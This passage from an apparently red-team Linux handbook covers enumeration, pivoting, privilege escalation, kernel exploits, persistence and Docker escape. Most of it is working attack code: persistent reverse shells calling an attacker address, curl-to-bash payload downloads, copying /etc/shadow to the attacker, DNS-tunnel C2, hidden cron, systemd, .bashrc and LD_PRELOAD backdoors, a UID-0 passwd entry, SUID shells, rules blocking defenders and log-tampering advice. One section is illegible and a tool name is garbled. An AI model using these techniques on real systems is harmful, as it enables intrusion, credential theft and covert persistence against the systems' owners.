    echo "[+] Running as root"
}

scan_port() {
    local host=$1
    local port=$2
    (echo > /dev/tcp/$host/$port) 2>/dev/null
    if [ $? -eq 0 ]; then
        echo "[+] $host:$port OPEN"
        return 0
    fi
    return 1
}

banner_grab() {
    local host=$1
    local port=$2
    echo "" | nc -w 3 $host $port 2>/dev/null | head -1
}

# Usage
check_root
for port in 21 22 80 443 445 8080; do
    if scan_port "$TARGET" "$port"; then
        BANNER=$(banner_grab "$TARGET" "$port")
        [ -n "$BANNER" ] && echo "    Banner: $BANNER"
    fi
done
```

7.5 Practical Red Team Scripts

Quick Local Enumeration Script

COMMAND / CODE

```
#!/bin/bash
# local_enum.sh - Fast post-exploitation enumeration
echo "===== SYSTEM INFO ====="
hostname; uname -a; cat /etc/os-release 2>/dev/null

echo "===== CURRENT USER ====="
id; sudo -l 2>/dev/null

echo "===== USERS WITH SHELLS ====="
grep -E '/bin/(ba)?sh$' /etc/passwd

echo "===== SUID BINARIES ====="
find / -perm -4000 -type f 2>/dev/null

echo "===== WRITABLE CRON ====="
find /etc/cron* -writable -type f 2>/dev/null
cat /etc/crontab 2>/dev/null

echo "===== INTERESTING FILES ====="
find / -name "*.bak" -o -name "id_rsa" -o -name ".env" 2>/dev/null | head -20

echo "===== NETWORK ====="
ip a; ss -tlnp 2>/dev/null || netstat -tlnp 2>/dev/null

echo "===== DOCKER/LXD ====="
id | grep -qE "docker|lxd" && echo "[!] DOCKER/LXD GROUP DETECTED!"
docker ps 2>/dev/null; lxc list 2>/dev/null
```

Reverse Shell Callback Script

COMMAND / CODE

```
#!/bin/bash
# callback.sh - Persistent reverse shell with retry
ATTACKER="10.10.14.5"
PORT="4444"
SLEEP=60

while true; do
    bash -i >& /dev/tcp/$ATTACKER/$PORT 0>&1 2>/dev/null
    sleep $SLEEP
done
# Run: nohup bash callback.sh &>/dev/null &
# Or add to cron: * * * * * /dev/shm/.callback.sh
```

Chapter 8: Linux Networking & Firewalls

Network operations are at the heart of every red team engagement. From initial reconnaissance to pivoting through compromised hosts, mastering Linux networking commands is essential.

8.1 Network Interface Configuration

```
COMMAND / CODE

# View interfaces and IPs
ip a                                # Modern standard
ip -4 addr show                     # IPv4 only
ip -6 addr show                     # IPv6 only
ip link show                         # Interface status
ifconfig                            # Legacy (still widely used)

# Routing table
ip route                            # View routes
ip route show table all             # All routing tables
route -n                            # Legacy numeric output
ip route get 10.10.10.5             # How would traffic reach this IP?

# DNS configuration
cat /etc/resolv.conf                # DNS servers
cat /etc/hosts                      # Local DNS entries (add entries for pivoting!)
systemd-resolve --status            # Systemd DNS status

# ARP cache (nearby discovered hosts)
ip neigh                            # Modern
arp -a                              # Legacy
arp -an                             # Numeric (no DNS resolution)

# Network statistics
ip -s link                          # Interface statistics
cat /proc/net/tcp                   # TCP connections (hex – decode with script)
cat /proc/net/udp                   # UDP listeners
cat /proc/net/arp                   # ARP table
```

8.2 Active Connections & Port Discovery

COMMAND / CODE

```
# ss – Socket Statistics (modern replacement for netstat)
ss -tlnp          # TCP listeners with process
ss -ulnp          # UDP listeners
ss -antp          # ALL TCP connections
ss -antp | grep ESTABLISHED # Active connections
ss -antp | grep ":445"      # SMB connections
ss -s             # Connection summary/stats

# netstat – legacy but still useful
netstat -tlnp     # TCP listeners
netstat -antup    # All connections with PIDs
netstat -rn       # Routing table

# Quick port check (no tools needed!)
echo > /dev/tcp/10.10.10.5/80 2>/dev/null && echo "OPEN" || echo "CLOSED"

# Bash port scanner
for port in {1..1024}; do
    (echo > /dev/tcp/10.10.10.5/$port) 2>/dev/null && echo "[+] Port $port open" &
done 2>/dev/null; wait
```

8.3 iptables / nftables — Firewall Control

```

root@compromised:~# — Manipulating firewall for C2 access

root@compromised:~# iptables -L -n -v | head -10
Chain INPUT (policy DROP)
  pkts bytes target  prot  in  out  source      destination
  1234 98765 ACCEPT  tcp   --  *    *    0.0.0.0/0    0.0.0.0/0    tcp dpt:22
  5678 43210 ACCEPT  tcp   --  *    *    0.0.0.0/0    0.0.0.0/0    tcp dpt:80

root@compromised:~# # Open port for reverse shell callback
root@compromised:~# iptables -I INPUT -p tcp --dport 4444 -j ACCEPT
root@compromised:~# # Enable IP forwarding for pivoting
root@compromised:~# echo 1 > /proc/sys/net/ipv4/ip_forward

```

COMMAND / CODE

```

# View firewall rules
iptables -L -n -v          # List all rules with counters
iptables -t nat -L -n -v   # NAT table rules
iptables -S                # Rules in iptables-save format

# Add rules (offensive use)
iptables -I INPUT -p tcp --dport 4444 -j ACCEPT    # Open port for shell
iptables -I INPUT -s DEFENDER_IP -j DROP           # Block defender
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080 # Redirect

# Enable pivoting
echo 1 > /proc/sys/net/ipv4/ip_forward              # Enable IP forwarding
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE # NAT masquerade

# Delete rules (cover tracks)
iptables -D INPUT -p tcp --dport 4444 -j ACCEPT    # Remove specific rule
iptables -F                                         # Flush ALL rules (DANGEROUS!)

# Save/restore
iptables-save > /tmp/fw_backup.rules               # Backup before changes
iptables-restore < /tmp/fw_backup.rules             # Restore original

```

8.4 File Transfer Methods

COMMAND / CODE

```
# █
# FROM ATTACKER → TARGET
# ████████████████████████████████████████████████████████████████████████████████
# HTTP server (attacker)
python3 -m http.server 8080 # Serve files
php -S 0.0.0.0:8080 # PHP server alternative

# Download on target
wget http://ATTACKER:8080/linpeas.sh # wget
curl http://ATTACKER:8080/linpeas.sh -o lp.sh # curl
curl http://ATTACKER:8080/payload.sh | bash # Download + execute

# If no wget/curl available:
# Netcat transfer:
# Attacker: nc -lvnp 9999 < linpeas.sh
# Target: nc ATTACKER 9999 > linpeas.sh

# Base64 transfer (when file transfer is blocked):
# Attacker: cat payload | base64 -w0 && echo
# Target: echo "BASE64STRING" | base64 -d > payload

# SCP (if SSH access)
scp ATTACKER:~/tools/linpeas.sh /tmp/ # Copy from attacker
scp /etc/shadow ATTACKER:~/loot/ # Exfiltrate to attacker

# ████████████████████████████████████████████████████████████████████████████████
# SERVING FILES FROM COMPROMISED HOST
# ████████████████████████████████████████████████████████████████████████████████
python3 -m http.server 8080 --directory /var/www/
# Then browse from attacker to download files
```

8.5 SSH — The Operator's Swiss Army Knife

COMMAND / CODE

```
#
# SSH CONNECTIONS & AUTHENTICATION
#
ssh user@target # Password auth
ssh -i ~/.ssh/id_rsa user@target # Key auth
ssh -p 2222 user@target # Non-standard port

# Key generation (for persistence)
ssh-keygen -t ed25519 -f rtg_key -N "" # Generate key pair
cat rtg_key.pub >> ~/.ssh/authorized_keys # Add to target

#
# SSH TUNNELING – PIVOTING ESSENTIALS
#
# Local port forward (access internal service through pivot)
ssh -L 8080:INTERNAL_HOST:80 user@pivot
# Now browse: http://127.0.0.1:8080 → reaches INTERNAL_HOST:80

# Remote port forward (expose attacker service to target network)
ssh -R 4444:127.0.0.1:4444 user@pivot
# Reverse shells to pivot:4444 reach your listener

# Dynamic SOCKS proxy (route ALL traffic through pivot)
ssh -D 1080 -N -f user@pivot
# Configure proxychains: socks5 127.0.0.1 1080
# Usage: proxychains nmap -sT -Pn INTERNAL_NETWORK

# ProxyJump (multi-hop – no tools needed)
ssh -J user@pivot1,user@pivot2 user@final_target

# SSH config (~/ssh/config) for complex pivoting
# Host internal
#   HostName 192.168.1.100
#   User root
#   ProxyJump user@pivot-host
#   IdentityFile ~/.ssh/rtg_key
```

PRO TIP

SSH dynamic proxy (-D) + proxychains is the fastest way to pivot into an internal network. Run 'ssh -D 1080 -N -f user@pivot' and then use 'proxychains' before any tool to route it through the tunnel.

8.6 DNS Operations & Tunneling

COMMAND / CODE

```
# DNS lookups
dig target.com ANY                # All DNS records
dig @NS_SERVER target.com AXFR    # Zone transfer attempt
host -l target.com ns1.target.com # Zone transfer (host)
nslookup -type=TXT target.com     # TXT records (SPF/DKIM)

# Reverse DNS sweep (discover internal hostnames)
for i in $(seq 1 254); do
    host 10.10.10.$i 2>/dev/null | grep "name pointer" &
done; wait

# Modify DNS resolution on compromised host
echo "ATTACKER_IP phishing.target.com" >> /etc/hosts

# DNS tunneling (C2 & exfiltration – almost never blocked!)
# Server (attacker):
iodined -f -c -P password 10.0.0.1 tunnel.attacker.com
# Client (target):
iodine -f -P password tunnel.attacker.com
# Creates tunnel interface dns0 – route traffic through it

# dnscat2 (C2 over DNS)
# Server: ruby dnscat2.rb tunnel.attacker.com
# Client: ./dnscat --dns=server=tunnel.attacker.com
```

Chapter 9: Service Management, Cron & Scheduled Tasks

Services and scheduled tasks are primary targets for privilege escalation and persistence. Misconfigured services running as root with writable scripts are one of the most reliable escalation paths.

9.1 systemd Service Management

COMMAND / CODE

```
# Service operations
systemctl status sshd # Check service status
systemctl list-units --type=service --state=running # Running services
systemctl list-units --type=service --all # All services
systemctl list-unit-files | grep enabled # Enabled at boot

# Service details (find binary paths for exploitation)
systemctl show sshd | grep ExecStart # Binary that runs
systemctl cat sshd # Full unit file

# Service timers (systemd equivalent of cron)
systemctl list-timers --all # All scheduled timers

# Creating a malicious service (persistence!)
cat > /etc/systemd/system/update.service << 'EOF'
[Unit]
Description=System Update Service
[Service]
ExecStart=/dev/shm/.payload.sh
Restart=always
RestartSec=60
[Install]
WantedBy=multi-user.target
EOF
systemctl enable update.service
systemctl start update.service
```

9.2 Cron Jobs — Privesc & Persistence Goldmine

```
user@target:~$ — Exploiting a writable cron script

user@target:~$ cat /etc/crontab
*/5 * * * * root /opt/scripts/backup.sh

user@target:~$ ls -la /opt/scripts/backup.sh
-rwxrwxrwx 1 root root 234 Jan 01 backup.sh

user@target:~$ # WORLD WRITABLE! Replace with reverse shell:
user@target:~$ echo '#!/bin/bash' > /opt/scripts/backup.sh
user@target:~$ echo 'bash -i >& /dev/tcp/ATK/4444 0>&1' >> /opt/scripts/backup.sh
user@target:~$ # Wait 5 minutes... root shell incoming!
```

COMMAND / CODE

```
#
# CRON ENUMERATION
#
cat /etc/crontab          # System cron
ls -la /etc/cron.d/       # Additional system cron
ls -la /etc/cron.daily/   # Daily scripts
ls -la /etc/cron.hourly/  # Hourly scripts
ls -la /etc/cron.weekly/  # Weekly scripts
ls -la /etc/cron.monthly/ # Monthly scripts
crontab -l                # Current user's cron
crontab -l -u root 2>/dev/null # Root's cron (needs root)

# Find writable cron scripts (PRIVESC!)
find /etc/cron* -writable -type f 2>/dev/null
for f in $(cat /etc/crontab | grep -v "^#" | awk '{print $7}'); do
    ls -la "$f" 2>/dev/null
done

#
# CRON WILDCARD INJECTION (tar, rsync, etc.)
#
# If cron runs: tar czf /backup/backup.tar.gz *
# In the target directory, create:
echo "" > "--checkpoint=1"
echo "" > "--checkpoint-action=exec=bash shell.sh"
echo '#!/bin/bash' > shell.sh
echo 'bash -i >& /dev/tcp/ATTACKER/4444 0>&1' >> shell.sh

#
# CRON PATH HIJACKING
#
# If crontab has: PATH=/home/user:/usr/local/sbin:...
# And cron script calls 'mycommand' without full path:
# Create /home/user/mycommand with your payload
```

9.3 Monitoring Cron with pspy

COMMAND / CODE

```
# pspy - monitor cron jobs without root!
# Download and run pspy64 on target
./pspy64
# Watch for processes that appear at regular intervals
# These are cron jobs - note the command, user, and timing

# Manual process monitoring (no tools needed)
# Watch for new processes every second
watch -n 1 'ps aux | grep -v "\[" | tail -20'

# Or use a loop
while true; do
    ps -eo user,command --sort=start_time | tail -5
    sleep 1
done
```

Chapter 10: Package Management & Software

Understanding package management helps you identify installed software versions (for exploit matching), install tools on compromised hosts, and understand the system's purpose.

10.1 Package Managers by Distribution

```
#
# DEBIAN / UBUNTU (apt / dpkg)
#

dpkg -l                                # List ALL installed packages
dpkg -l | grep -i "apache\|nginx\|mysql\|postgres" # Find services
apt list --installed                  # Alternative listing
dpkg -s package_name                 # Package details
dpkg -L package_name                 # Files installed by package
apt-cache policy package_name        # Version info + repo source

# Install tools on compromised host (if you have root + internet)
apt update && apt install -y nmap netcat-openbsd curl

#
# RHEL / CENTOS / FEDORA (yum / dnf / rpm)
#

rpm -qa                                # List all installed packages
rpm -qa | grep -i "httpd\|mysql"      # Find services
yum list installed                    # Yum listing
rpm -qi package_name                 # Package info
rpm -ql package_name                 # Files from package

#
# ALPINE (apk) – Common in Docker containers
#

apk list --installed                 # List packages
apk add nmap curl                   # Install tools
```

10.2 Identifying Vulnerable Software

COMMAND / CODE

```
# Check specific software versions
apache2 -v 2>/dev/null || httpd -v 2>/dev/null
nginx -v 2>/dev/null
mysql --version 2>/dev/null
python3 --version
php --version 2>/dev/null
java -version 2>/dev/null
openssl version
sudo --version
ssh -V

# Apache version
# Nginx version
# MySQL version
# Python version
# PHP version
# Java version
# OpenSSL version
# sudo version (check CVEs!)
# SSH version

# Search for exploits
searchsploit apache 2.4.49
searchsploit "sudo 1.8"
searchsploit openssh 7.2

# Automated vulnerability check
./linux-exploit-suggester.sh # Kernel + software exploits
```


COMMAND / CODE

```
# Find failed SSH login attempts (brute-force evidence)
grep "Failed password" /var/log/auth.log | tail -20

# Find successful logins
grep "Accepted" /var/log/auth.log | tail -20

# Find sudo usage
grep "sudo:" /var/log/auth.log | tail -20

# Find user creation/modification
grep -E "useradd|usermod|passwd" /var/log/auth.log

# Web server log analysis
# Find unique IPs hitting the web server
awk '{print $1}' /var/log/apache2/access.log | sort -u | wc -l

# Find SQL injection attempts in web logs
grep -iE "union|select|insert|drop|delete|update|exec|eval" /var/log/apache2/access.log

# Find admin panel access
grep -i "/admin\|/login\|/wp-admin\|/phpmyadmin" /var/log/apache2/access.log
```

11.3 Covering Your Tracks

COMMAND / CODE

[illegible]

WARNING

Clearing entire log files is obvious to any admin who checks. Surgical removal of specific entries using `sed` is much stealthier. Best practice: modify timestamps and remove only your specific entries.

Chapter 12: Linux Security Mechanisms & Bypass

Modern Linux systems have multiple security layers. Understanding these mechanisms and their weaknesses is essential for advanced red team operations.

12.1 AppArmor

COMMAND / CODE

```
# Check AppArmor status
aa-status                                # Profile status overview
cat /sys/kernel/security/apparmor/profiles # Active profiles
ls /etc/apparmor.d/                      # Profile definitions

# AppArmor modes:
# enforce - blocks disallowed actions
# complain - logs but doesn't block (useful for testing)

# Disable AppArmor profile (requires root)
aa-disable /etc/apparmor.d/usr.sbin.mysql
# Or
ln -s /etc/apparmor.d/usr.sbin.mysqld /etc/apparmor.d/disable/
apparmor_parser -R /etc/apparmor.d/usr.sbin.mysqld

# Bypass: AppArmor profiles are per-binary
# If /usr/bin/python3 is unrestricted, use it instead of restricted bash
```

12.2 SELinux

COMMAND / CODE

```
# Check SELinux status
getenforce          # Enforcing, Permissive, or Disabled
sestatus            # Detailed status

# SELinux modes:
# Enforcing - Actively blocks violations
# Permissive - Logs violations but doesn't block
# Disabled - Completely off

# Temporarily disable (requires root)
setenforce 0        # Set to Permissive

# Permanently disable
# Edit /etc/selinux/config: SELINUX=disabled

# SELinux context
ls -laZ /var/www/html/ # View file contexts
ps auxZ                # View process contexts

# Check for SELinux denials
ausearch -m AVC --start recent
grep "denied" /var/log/audit/audit.log
```

12.3 Seccomp & Namespaces

COMMAND / CODE

```
# Check if seccomp is applied to a process
grep Seccomp /proc/<PID>/status
# Seccomp: 0 = disabled
# Seccomp: 1 = strict (only read/write/exit)
# Seccomp: 2 = filter mode (custom syscall filter)

# Linux namespaces (used by containers)
ls -la /proc/<PID>/ns/          # Process namespaces
lsns                          # List all namespaces

# Namespace types:
# mnt    - Mount namespace (filesystem isolation)
# pid    - PID namespace (process isolation)
# net    - Network namespace (network isolation)
# user   - User namespace (UID mapping)
# ipc    - IPC namespace
# uts    - UTS namespace (hostname)
# cgroup - Cgroup namespace

# Enter a process's namespace
nsenter -t PID --mount --pid --net bash # Enter container's namespace
```

12.4 Capabilities

COMMAND / CODE

```
# Find binaries with capabilities set
getcap -r / 2>/dev/null

# Dangerous capabilities for privesc:
# cap_setuid    - Change UID (instant root!)
# cap_setgid    - Change GID
# cap_dac_read_search - Read ANY file
# cap_dac_override - Write ANY file
# cap_sys_admin  - Mount, many other powers
# cap_net_raw    - Raw socket access (sniffing)
# cap_net_bind_service - Bind to privileged ports
# cap_sys_ptrace  - Trace/inject into processes

# Exploitation examples:
# Python3 with cap_setuid:
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

# Perl with cap_setuid:
perl -e 'use POSIX qw(setuid); setuid(0); exec "/bin/bash";'

# tar with cap_dac_read_search (read any file):
tar czf /tmp/shadow.tar.gz /etc/shadow
tar xzf /tmp/shadow.tar.gz -C /tmp/

# node with cap_setuid:
node -e 'process.setuid(0);require("child_process").execSync("/bin/bash",{stdio:"inherit..."})'
```


PRO TIP

Linux capabilities are increasingly used instead of SUID bits. Always run `'getcap -r / 2>/dev/null'` during enumeration — capabilities are a growing privilege escalation vector that automated tools sometimes miss.

Chapter 13: Privilege Escalation — Complete Methodology

This chapter consolidates ALL Linux privilege escalation techniques into a systematic methodology. Follow this checklist in order — start with quick wins and progressively move to more complex techniques.

13.1 The PrivEsc Decision Flowchart



13.2 Quick Wins Checklist

13.4 Writable /etc/passwd — Instant Root

COMMAND / CODE

```
# Check if /etc/passwd is writable
ls -la /etc/passwd

# If writable, generate password hash and add root user:
openssl passwd -1 -salt rtg password123
# Output: $1$rtg$Hs7HxkGZk5Nqg05v5q5q51

# Add backdoor user with UID 0 (root):
echo 'rtgroot:$1$rtg$Hs7HxkGZk5Nqg05v5q5q51:0:0:RTG:/root:/bin/bash' >> /etc/passwd

# Or overwrite root's password (noisier):
# Replace 'x' in root's entry with a known hash

# Login as the new root user:
su rtgroot    # Password: password123
```

13.5 NFS Exploitation

COMMAND / CODE

```
# Check for NFS exports
showmount -e TARGET_IP
cat /etc/exports                                # On the target itself

# Look for no_root_squash (allows root file creation!)
cat /etc/exports | grep no_root_squash

# Exploitation (if no_root_squash is set):
# On attacker, mount the NFS share:
mkdir /tmp/nfs
mount -t nfs TARGET_IP:/shared /tmp/nfs

# Create SUID binary as root:
cp /bin/bash /tmp/nfs/rootbash
chmod +s /tmp/nfs/rootbash

# On target, execute:
/shared/rootbash -p
# You now have a root shell!
```

13.6 Automated Enumeration Tools

COMMAND / CODE

```
# LinPEAS – THE gold standard
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh

# LinEnum
./LinEnum.sh -t

# linux-exploit-suggester
./linux-exploit-suggester.sh

# linux-smart-enumeration (lse)
./lse.sh -l 2 # Level 2 (more detail)

# pspy – process monitor without root
./pspy64 # Monitor cron jobs and processes

# SUITEhttps – automated privesc
./suitepe.sh
```

PRO TIP

Run LinPEAS first for the overview, then manually investigate RED and YELLOW highlighted findings. Automated tools find the data — your brain connects the dots for the actual exploitation path.

PART III — ADVANCED

Chapters 14-18 cover expert-level tradecraft. Kernel exploitation, persistence mechanisms, container escapes, and anti-forensics — the techniques that separate junior testers from senior red team operators.

Chapter 14: Kernel Exploitation

Kernel exploits are the nuclear option — they give you direct root access by exploiting vulnerabilities in the Linux kernel itself. They're powerful but carry risk of crashing the system. Use them as a last resort in production environments, but they're fair game in CTFs and labs.

14.1 Identifying Kernel Vulnerabilities

```
# Get exact kernel version
uname -r           # e.g., 5.4.0-42-generic
uname -a           # Full details
cat /proc/version  # Compiler info too
cat /etc/os-release # OS + version

# Automated exploit suggestion
./linux-exploit-suggester.sh
./linux-exploit-suggester-2.pl

# Manual research
searchsploit "linux kernel $(uname -r | cut -d'-' -f1)"
# Google: "linux kernel 5.4 privilege escalation CVE"
```

COMMAND / CODE

14.2 Notable Kernel Exploits Reference

```
user@target:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)

user@target:~$ # PwnKit works on almost ALL unpatched Linux systems!
user@target:~$ curl -fsSL https://raw.githubusercontent.com/0x00sec/PwnKit -o PwnKit
user@target:~$ chmod +x PwnKit && ./PwnKit

root@target:~# id
uid=0(root) gid=0(root) groups=0(root)
root@target:~# whoami
root
```

COMMAND / CODE

```
# ████████████████████████████████████████████████████████████████████████████  
# PWNKIT (CVE-2021-4034) – polkit pkexec  
# Affected: Almost ALL Linux distros (2009-2022!)  
# ████████████████████████████████████████████████████████████████████████████  
# One-liner exploit:  
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit  
chmod +x PwnKit && ./PwnKit  
  
# ████████████████████████████████████████████████████████████████████████████  
# DIRTY PIPE (CVE-2022-0847) – Linux 5.8+  
# Affected: Kernel 5.8 to 5.16.10  
# ████████████████████████████████████████████████████████████████████████████  
# Overwrites read-only files by abusing pipe internals  
# Can modify /etc/passwd to add root user  
gcc dirtypipe.c -o dirtypipe  
./dirtypipe /etc/passwd 1 '${GENERATED_LINE}'  
  
# ████████████████████████████████████████████████████████████████████████████  
# DIRTY COW (CVE-2016-5195) – Linux 2.6.22 to 4.8.3  
# Affected: Kernels from 2007-2016  
# ████████████████████████████████████████████████████████████████████████████  
# Race condition in copy-on-write mechanism  
gcc -pthread dirtycow.c -o dirtycow -lcrypt  
./dirtycow /etc/passwd  
  
# ████████████████████████████████████████████████████████████████████████████  
# BARON SAMEDIT (CVE-2021-3156) – sudo heap overflow  
# Affected: sudo 1.8.2 through 1.8.31p2, 1.9.0 through 1.9.5p1  
# ████████████████████████████████████████████████████████████████████████████  
# Check: sudoedit -s Y (if segfault = vulnerable)  
python3 exploit_samedit.py
```

WARNING

Kernel exploits can crash the system or cause data corruption. In production environments, always have client approval and a recovery plan before attempting kernel exploitation. In CTFs and labs, go wild!

Chapter 15: Linux Persistence Techniques

Persistence ensures you maintain access even after reboots, password changes, or incident response actions. A skilled red teamer plants multiple persistence mechanisms to ensure continued access throughout the engagement.

15.1 Persistence Methods Overview



15.2 SSH Key Persistence

COMMAND / CODE

```
# Generate key pair on attacker machine
ssh-keygen -t ed25519 -f /home/kali/.ssh/persistence_key -N ""

# Plant public key on target (multiple users for redundancy)
echo "ssh-ed25519 AAAA... attacker@rtg" >> /root/.ssh/authorized_keys
echo "ssh-ed25519 AAAA..." >> /home/admin/.ssh/authorized_keys

# Ensure permissions are correct
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys

# Connect from attacker
ssh -i persistence_key root@target

# Extra stealth: hide in middle of existing authorized_keys file
# Don't add at the end – admins check the last entry
```

15.3 Cron-Based Persistence

COMMAND / CODE

```
# Reverse shell cron (runs every minute)
(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/ATK/4444 0>&1...'") | crontab -

# Hidden script with retry logic
cat > /dev/shm/.update.sh << 'SHELL'
#!/bin/bash
while true; do
    bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1 2>/dev/null
    sleep 300
done
SHELL
chmod +x /dev/shm/.update.sh
(crontab -l 2>/dev/null; echo "@reboot /dev/shm/.update.sh &") | crontab -

# System-wide cron (as root)
echo "*/5 * * * * root /opt/.maintenance.sh" >> /etc/crontab
```

15.4 Systemd Service Persistence

COMMAND / CODE

```
# Create a legitimate-looking service
cat > /etc/systemd/system/system-update.service << 'EOF'
[Unit]
Description=System Update Agent
After=network.target

[Service]
Type=simple
ExecStart=/opt/.system-update.sh
Restart=always
RestartSec=120

[Install]
WantedBy=multi-user.target
EOF

# Create the payload
cat > /opt/.system-update.sh << 'SHELL'
#!/bin/bash
while true; do
    bash -i >& /dev/tcp/ATTACKER/4444 0>&1 2>/dev/null
    sleep 120
done
SHELL
chmod +x /opt/.system-update.sh

# Enable and start
systemctl daemon-reload
systemctl enable system-update.service
systemctl start system-update.service
```

15.5 Profile & RC File Injection

COMMAND / CODE

```
# Trigger on user login (.bashrc, .bash_profile, .profile)
echo 'nohup bash -i >& /dev/tcp/ATK/4444 0>&1 &' >> ~/.bashrc

# Trigger on ANY user login (system-wide)
echo 'nohup bash -i >& /dev/tcp/ATK/4444 0>&1 &' >> /etc/profile
echo 'nohup bash -i >& /dev/tcp/ATK/4444 0>&1 &' >> /etc/bash.bashrc

# MOTD-based persistence (runs as root on login!)
echo '#!/bin/bash' > /etc/update-motd.d/99-update
echo 'bash -c "bash -i >& /dev/tcp/ATK/4444 0>&1" &' >> /etc/update-motd.d/99-update
chmod +x /etc/update-motd.d/99-update
```

15.6 SUID Backdoor

COMMAND / CODE

```
# Create a hidden SUID copy of bash
cp /bin/bash /usr/local/bin/.system
chmod u+s /usr/local/bin/.system

# Usage (from low-priv user):
/usr/local/bin/.system -p
# Instant root shell!

# Alternative: compile a minimal SUID shell
cat > /tmp/suid.c << 'EOF'
#include <stdio.h>
#include <unistd.h>
int main() {
    setuid(0); setgid(0);
    execl("/bin/bash", "bash", "-p", NULL, NULL);
}
EOF
gcc /tmp/suid.c -o /usr/local/bin/.debug
chmod u+s /usr/local/bin/.debug
rm /tmp/suid.c
```

15.7 LD_PRELOAD Backdoor

COMMAND / CODE

```
# Create a shared library that spawns a reverse shell
cat > /tmp/evil.c << 'EOF'
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
void _init() {
    if (getuid() == 0) {
        system("bash -c 'bash -i >& /dev/tcp/ATTACKER/4444 0>&1' &");
    }
}
EOF
gcc -shared -fPIC -o /usr/lib/libsystem.so /tmp/evil.c -nostartfiles
echo "/usr/lib/libsystem.so" >> /etc/ld.so.preload
rm /tmp/evil.c

# Now EVERY program executed as root loads your backdoor library
```

WARNING

Always plant multiple persistence mechanisms in different locations. If one is discovered and removed, others keep your access alive. Document all persistence for the final report and cleanup.

Chapter 16: Container Security — Docker & LXD Escape

Containers are everywhere in modern infrastructure. Understanding container escape techniques is essential as more targets run Docker, Kubernetes, and LXD environments.

16.1 Docker Enumeration

```
# Check if you're inside a container
cat /proc/1/cgroup | grep -i docker      # Docker cgroup
ls -la /.dockerenv                      # Docker marker file
hostname                                # Random hex = likely container
cat /proc/self/mountinfo | grep -i docker

# Docker socket access (= full host compromise!)
ls -la /var/run/docker.sock

# If accessible, you can create containers with host filesystem mounted

# Enumerate from inside container
mount                                  # Check mounted filesystems
cat /proc/self/status | grep Cap       # Check capabilities
ip a                                   # Network config (bridge = Docker)
cat /etc/resolv.conf                   # DNS (127.0.0.11 = Docker DNS)

# From host — enumerate Docker
docker ps                             # Running containers
docker images                         # Available images
docker inspect CONTAINER_ID           # Container details
docker exec -it CONTAINER_ID /bin/bash # Enter container
```

COMMAND / CODE

16.2 Docker Escape Techniques

COMMAND / CODE

```
#
# METHOD 1: Docker Group (user in docker group = root)
#
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# ^ Mounts entire host filesystem at /mnt, chroots into it
# You now have full root access to the host!

#
# METHOD 2: Docker Socket Mount (container has socket access)
#
# Inside container with /var/run/docker.sock:
docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it alpine chroot /mnt sh

# Or via API:
curl -s --unix-socket /var/run/docker.sock http://localhost/images/json

#
# METHOD 3: Privileged Container Escape
#
# If container runs with --privileged:
